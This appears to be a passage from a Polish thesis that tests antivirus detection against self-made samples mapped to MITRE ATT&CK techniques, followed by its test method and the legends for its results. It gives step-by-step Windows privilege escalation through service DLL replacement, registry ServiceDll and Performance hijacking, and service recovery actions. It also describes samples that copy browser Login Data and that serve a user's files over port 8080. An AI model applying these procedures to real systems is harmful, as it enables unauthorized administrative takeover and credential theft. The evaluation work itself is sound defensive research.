Taktyka: ***Privilege Escalation*** *Numer:* ***T1574.010*** ***Wymagany Admin?*** ☒

Nazwa: ***Services File Permissions Weakness*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Ta technika dotyczy podatnej na modyfikacje biblioteki serwisu, z racji że ja takiej nie znam ani nie korzystam , muszę podejść do tego inaczej wykorzystując bibliotekę systemową. Z tego powodu muszę zrobić coś co wykracza poza tą technikę a więc nie może to być oceniane pod kątem skuteczności. A konkretniej za pomocą programu .exe, który wykonuje takie polecenia:

takeown /f C:\Windows\System32\audiosrv.dll
icacls C:\Windows\System32\audiosrv.dll /grant User:(F)

Dzięki nim przejmę na własność bibliotekę, dzięki czemu ochrona systemowa trusted installer nie będzie działać. Pozwoli mi to zasymulować podatność na nadpisywanie plików serwisów. Dodatkowo trzeba zatrzymać jeszcze serwis.

1. Wrzucić do system32 plik prvtoadsrvaud.dll (Nadaje uprawnienia administratora użytkownikowi Test).
2. Zmienić jego nazwę na audiosrv.dll.
3. W programie services.msc znaleźć usługę windows audio i zmienić w właściwościach logowanie na lokalne konto systemowe.
4. Stworzyć plik na pulpicie o nazwie status.txt i zapisać do niego "1".
5. Wystarczy uruchomić usługę lub zresetować komputer aby wykonać.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Privilege Escalation***	*Numer:*	***T1574.011***	***Wymagany Admin?***	☒
Nazwa:	***Services Registry Permissions Weakness***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

1. Wrzucić na pulpit plik prvtoad.dll (Nadaje uprawnienia administratora użytkownikowi Test).
2. Stworzyć plik na pulpicie o nazwie status.txt i zapisać do niego "1".
3. Zmienić wartość "Library" w HKLM\SYSTEM\CurrentControlSet\Services\BITS\Performance na C:\Users\User\Desktop\prvtoad.dll.
4. Aby wykonać wystarczy uruchomić win+R i wpisać perfmon. Z lewej strony wybrać wydajność\Monitor wydajności, następnie kliknąć na graf i nacisnąć dodać licznik. W ten sposób wykona się biblioteka.

Opcjonalnie zamiast Performance można:

1. Zmienić wartość ServiceDll REG_EXPAND_SZ w HKLM\SYSTEM\CurrentControlSet\Services\Audiosrv\Parameters na C:\Users\User\Desktop\prvtoad.dll.
2. Ustawić uruchamianie serwisu audiosrv jako system w services.
3. Wystarczy zresetować komputer aby wykonać.

lub

1. Uruchomić services.msc. Wybrać usługa inicjatora iSCI, następnie Właściwości, potem Odzyskiwanie i ustawić wszędzie uruchom program. W uruchamianiu programu podać "C:\Users\User\Desktop\prvtoad.exe".
2. Aby wykonać złośliwy plik należy zatrzymywać i wznawiać usługę, czasami taskkill z odpowiednim pidem zadziała.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Reconnaissance***	*Numer:*	***T1589.002***	***Wymagany Admin?***	☐
Nazwa:	***Email Addresses***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program po uruchomieniu wykonuje polecenie cmdkey /list i wynik zapisuje do pliku oraz kopiuje pliki Login Data z przeglądarek Chroma i Edga zawierające informacje o zapisanych mailach.

Rozwiązania API: ***0*** ***Programowe:*** ***2*** ***Zewnętrzne:*** 1

Taktyka:	***Reconnaissance***	*Numer:*	***T1589.003***	***Wymagany Admin?***	☐
Nazwa:	***Employee Names***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Ta technika raczej nie dotyczy zwykłego użytkownika, dlatego postanowiłem ją trochę zmodyfikować wyszukując nazwy użytkowników zamiast pracowników za pomocą:

whoami
cmd net user
cmd net localgroup Administratorzy
ps Get-WmiObject Win32_UserAccount
ps Get-LocalUser

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 5

Taktyka:	***Reconnaissance***	*Numer:*	***T1592.001***	***Wymagany Admin?***	☐
Nazwa:	***Hardware***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☐

Program wykorzystuje te pięć poleceń do uzyskania informacji o sprzęcie ofiary:

systeminfo
Get-ComputerInfo
Get-PnpDevice
Get-CimInstance Win32_ComputerSystem | Select-Object *
Get-WmiObject Win32_PnPSignedDriver | Select-Object DeviceName, Manufacturer, DriverVersion

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 5

Taktyka:	***Reconnaissance***	*Numer:*	***T1592.002***	***Wymagany Admin?***	☐
Nazwa:	***Software***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program wykonuje łącznie 3 skrypty, aby zdobyć informacje o oprogramowaniu ofiary:

1. test_ps1

(Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall*) + (Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall*) + (Get-ItemProperty HKCU:\Software\Microsoft\Windows\CurrentVersion\Uninstall*) | sort DisplayName -Unique

2. test_ps2:

(Get-ItemProperty HKLM:\SOFTWARE\Classes\Installer\Features*) + (Get-ItemProperty HKLM:\SOFTWARE\Classes\Installer\UpgradeCodes*) + (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Components*) | Sort-Object PSChildName -Unique

3. test_ps3

((wmic product get name,version) + (Get-WmiObject -Query "SELECT * FROM Win32_Product" | Select-Object Name, Version)) | sort Name -Unique

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Reconnaissance***	*Numer:*	***T1592.002***	***Wymagany Admin?***	☐
Nazwa:	***Firmware***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☐

Program wykorzystuje te trzy polecenia do uzyskania informacji o firmware ofiary:

Get-WmiObject Win32_PnPEntity | Select-Object DeviceID, Caption
Get-WmiObject -Class Win32_BIOS
Get-CimInstance -ClassName Win32_DiskDrive | Select-Object -Property DeviceID, Manufacturer, Model, FirmwareRevision

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Reconnaissance***	*Numer:*	***T1594***	***Wymagany Admin?***	☐
Nazwa:	***Search Victim-Owned Websites***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Zwykły użytkownik nie posiada własnej strony internetowej, dlatego przerobiłem tę technikę tak iż cel jest ten sam, ale podejście zupełnie inne. Otóż uruchomiony program sam tworzy stronę internetową na porcie 8080, na której możemy pobrać wszystkie pliki użytkownika z danej lokalizacji.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0


Taktyka:	***Reconnaissance***	*Numer:*	***T1595.001***	***Wymagany Admin?***	☐
Nazwa:	***Scanning IP Blocks***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Skrypt znajduje i wykonuje się na maszynie atakującej. Po uruchomieniu używa on nmapa do skanowania wszystkich portów za pomocą pięciu flag w tej kolejności: sS, sA, sU, sO i O.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 5


4.4. Statystyka próbek

W późniejszym etapie analizy wyników konieczne będzie posiadanie statystyki dotyczącej przygotowanych próbek oraz odrzuconych technik względem taktyk. Oto ona [Rysunek 4.1].



Rysunek 4.1 - Procentowe wykonanie Taktyk za pomocą próbek

Należy teraz oczyścić te dane poprzez usunięcie kategorii „odrzucone: nie dotyczą założeń”, gdyż te techniki po prostu nie są w obszarze badań. Tak prezentują się dane [Rysunek 4.2] i [Tabela 4.1].



Rysunek 4.2 - Procentowe wykonanie Taktyk za pomocą próbek, po oczyszczeniu

	Rec	RD	IA	EXE	Per	PE	DE	CA	Dis	LM	Col	C&C	Exf	Imp
Zrealizowane	7				33	23	48	8	25		13	2	5	14
W trakcie	1				1	2								
Odrzucone: Inne powody		1			2		4	4					6	5
Niezrealizowane	16		16	19	30	34	65	24		18	12	30	3	2
Razem	24	1	16	19	66	59	117	36	25	18	25	32	14	21

Tabela 4.1 – Liczbowe wykonanie Taktyk za pomocą próbek po oczyszczeniu

Teraz widać wyraźnie, że w celu zachowania czytelności danych w późniejszych etapach postanowiłem wykluczyć taktyki Initial Access, Execution i Lateral Movement, gdyż ze względu na zbyt mało czasu nie mogłem ich rozpocząć. Szkoda, bo te taktyki są naprawdę ciekawe. Jednak patrząc na to ile zostało jeszcze niezrealizowanych technik, to musiałbym drugie tyle czasu poświecić na samo przygotowywanie próbek.

5. Wyniki

W tym rozdziale zostaną przedstawione wyniki i wszystkie niezbędne informacje powiązane z nimi.

5.1. Uwagi do wyników

Podobnie jak przed próbkami, tak i przed wynikami należy wyjaśnić kilka kwestii:

- **Niebezpieczny plik** – Chciałem, aby plik wykonywalny był traktowany jako plik obcy, a nie już obecny w systemie, ponieważ podczas ataku cyberprzestępcy muszą dostarczyć złośliwe oprogramowanie z zewnętrznych lokalizacji. Aby zasymulować tę sytuację, wszystkie pliki będą dostarczane z serwera HTTP, napisanego w Pythonie na maszynie atakującej. Dzięki temu będą one zablokowane i oznaczone jako „Ten plik pochodzi z innego komputera i może być zablokowany…". Mimo że to zabezpieczenie znika po kliknięciu „Uruchom" w SmartScreen, antywirusy powinny monitorować tę sytuację.

- **F: D, S i W** – Próbki będę testował pod kątem trzech faz: dostarczenia, skanowania i wykonania. Podczas każdej z tych faz antywirus może zablokować działanie ataku. Im później nastąpi wykrycie, tym gorzej dla bezpieczeństwa użytkownika.

  - **Faza dostarczenia** odnosi się do pobrania pliku z złośliwej strony. Na tym etapie antywirusy mogą zablokować stronę, z której pobierany jest złośliwy plik, lub sam plik przed, w trakcie lub zaraz po pobraniu.
  - **Faza skanowania** odnosi się do bezpośredniego ręcznego skanowania plików zaraz po pobraniu. Antywirusy na tym etapie mogą wykryć złośliwe oprogramowanie, jeśli wcześniej nie skanowały w ogóle lub tylko powierzchownie.
  - **Faza wykonania** odnosi się do uruchomienia pobranego pliku, a więc całego procesu zadań, które powstają podczas uruchomienia i działania pliku. Jeśli antywirusy nie wykryły złośliwego działania podczas dwóch poprzednich faz, to jest to ostatni możliwy punkt ochrony komputera. Jeśli nie zareagują na określone działania, to nie ochronią zwykłego użytkownika przed bardziej złożonymi zagrożeniami.

Jeśli antywirus wykryje atak podczas którejkolwiek fazy, kolejne nie są sprawdzane. Jeśli wykrył atak podczas dostarczenia, to sam zeskanował, więc nie ma sensu dodatkowo skanować. Jeśli wykrył atak podczas skanowania, to nie ma sensu wykonywać pliku, ponieważ antywirus już z samej zawartości pliku jest w stanie wykryć złośliwe działanie.

- **Włącz, sprawdź, zresetuj** – Procedura testowania wygląda następująco:

  1. Uruchomić maszynę z migawki.
  2. Wejść na złośliwą stronę i pobrać odpowiednie pliki – Faza dostarczenia.
  3. Przeskanować pobrane pliki – Faza skanowania.

4. Postępować zgodnie z „wykonaniem próbki”. Faza wykonania dotyczy realizacji głównego celu, jaki ma plik.
5. Wyłączyć maszynę i przywrócić jej stan do początkowej migawki.

- Pomijam dwa zabezpieczenia / Komunikaty –

Komunikat o niebezpiecznym pliku podczas pobierania w przeglądarce. Taki komunikat pojawia się przy większości antywirusów, lecz nie u wszystkich. Jednak nie dotyczy on bezpośrednio samego pliku i tego co może robić, lecz prawdopodobnie dotyczy któregoś z tych trzech przypadków:

- podejrzane rozszerzenie pliku jak .dll, .exe
- pobrano z strony http://
- plik nie jest podpisany cyfrowo

Z tego powodu Pomijam to zabezpieczenie, ponieważ cyberprzestępcy mogą je łatwo ominąć, a dodatkowo nie dotyczy ono bezpośrednio wykrywalności techniki.

Komunikat SmartScreen podczas uruchamiania pliku. SmartScreen oferuję podobno szerokie możliwości w zakresie bezpieczeństwa użytkowników, lecz z własnego doświadczenia zauważyłem, że najczęściej blokuje uruchamianie plików z powodu braku podpisu. Cyberprzestępcy mogą to rozwiązać poprzez kradzież lub stworzenie własnego podpisu. Dodatkowo SmartScreen wymaga dostępu do Internetu, co w moim środowisku sprawia, że jest bezużyteczny.

- Co to za wirus? – Na początku chciałem zapisywać wyniki przedstawiane przez antywirusy podczas wykrycia, jednak odrzuciłem ten pomysł. Najczęściej nie dało się skopiować tych danych, a informacje takie jak „trojan” lub „IDPgeneric” nie były wystarczająco szczegółowe. Chociaż niektóre antywirusy dostarczały bardziej szczegółowe opisy, analiza wymaga danych od każdego antywirusa, co umożliwia porównanie.

- Ręcznie wykonywane próbki a VirusTotal – Niektóre próbki, jak te związane z eskalacją uprawnień różnią się od siebie jedynie sposobem wykonania, bo plik jest ten sam, a z racji, że w VirusTotalu nie można ingerować w system, to w takich przypadkach rezultat skanu przypiszę do pliku o danej nazwie, a nie do techniki. Dodatkowo, niektóre próbki, jak „Direct Network Flood”, nie mogą być przekazane do VirusTotal. Wtedy wiersz pozostanie pusty.

5.2. Legenda do tabel wyników

W pracy znajdują się dwie różne tabele z wynikami. Każda w inny sposób opisana.

5.2.1. Legenda do tabeli wyników antywirusów

Tabela wyników [Tabela 5.2] jest podzielona na wykonane techniki, które dotyczą wcześniej przedstawionych próbek oraz na kolorowe wyniki odpowiadające każdemu badanemu antywirusowi, podzielone na trzy fazy: Dostarczenia (D), Skanowania (S) i Wykonania (W). Kolory komórek wyjaśnione są poniżej.

Legenda dla wyników antywirusów

	- (W fazie **wykonania**) – Próbka wykonała swoje zadanie w 100%. - (W fazie **dostarczenia** i **skanowania**) – Antywirusy nic nie wykryły
	- (W fazie **wykonania**) – Próbka wykonała swoje zadanie w 100%, jednak wywołała alarm (próbka może zostać usunięta, liczy się wykonanie zadania).
	- (W fazie **wykonania**) – Próbka nie wykonała swojego zadania w ogóle, ale jednocześnie nie było wykrycia i usunięcia próbki.
	- (W fazie **wykonania**) – Próbka została wykonana tylko częściowo, bez znaczenia czy próbka została usunięta czy zablokowana.
	- (W fazie **wykonania**) – W przypadku próbek z częściowymi wymaganiami uprawnień administratora, próbka została wykryta i zablokowana dopiero od drugiej części programu, tej wymagającej uprawnień administratora.
	- (W fazie **wykonania**) – Próbka nie wykonała swojego zadania w ogóle i jednocześnie została wykryta i zgłoszona. Bez znaczenia, czy próbka sama w sobie została usunięta. - (W fazie **dostarczenia** i **skanowania**) – Próbka została wykryta jako złośliwe oprogramowanie. Bez znaczenia, czy próbka sama w sobie została usunięta. Kolejne fazy zostaną oznaczone kolorem białym, gdyż nie ma już potrzeby ich testować.
1	- Inne. Jednostkowe przypadki, które ciężko zakwalifikować do jakiegokolwiek rezultatu. Liczba jest przypisem do wyjaśnienia znajdującego się pod tą stroną wyników. W nawiasach oznaczę, do jakiego koloru ostatecznie to przypisuje.

Antywirus Comodo posiada w sobie zabezpieczenie, które automatycznie uruchamia nieznane pliki w zwirtualizowanym środowisku, pozbawionym większości funkcji. Z tego powodu uruchomiłem próbki zarówno z włączoną, jak i wyłączoną tą funkcją.

Dodatkowa legenda dla Comodo:

I	- Oznacza niewykonanie głównego celu programu z powodu wirtualizacji. Złośliwy plik w takim środowisku nie wykonał tego, co miał zrobić. Ciężko w nim zbadać, jakie elementy pośrednie udało mu się zrealizować.
II	- Oznacza, że pewna część zadania złośliwego pliku została wykonana nawet w środowisku zwirtualizowanym.
I	- Kolor pod „I” odnosi się do legendy powyżej i przedstawia wynik antywirusa bez włączonej funkcji wirtualizacji.

5.2.2. Legenda do tabeli wyników VirusTotala

Tabela wyników VirusTotala jest podzielona na wykonane techniki, które będą dotyczyły wcześniej przedstawionych próbek oraz przypisane im wyniki z wybranych rubryk z VirusTotala. W poglądowej tabeli [Tabela 5.1] mamy w pierwszej kolejności opisaną technikę lub plik, następnie:

D – Liczba wykryć przez różnych dostawców zabezpieczeń.

CS Sigma Rules – Liczba wykrytych reguł CS Sigma odpowiednio podzielona na poziomy:

L – Niski

M – Średni

H – Wysoki

C – Krytyczny


Virus Total-Vendors – Wcześniejsza liczba „D" jest teraz podzielona na konkretnych dostawców ukrytych pod numerem, ze względu na brak miejsca. Numery są rozwinięte w kolumnie obok.

			VS	CS Sigma Rules				Virus Total - Vendors													
Taktyka	NR	Nazwa	D	L	M	H	C	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Collection	T1005	Data from Local System	2	1				1	1															

Tabela 5.1 - Wycinek jednej próbki z tabeli wyników dla VirusTotala dla opisu tabeli

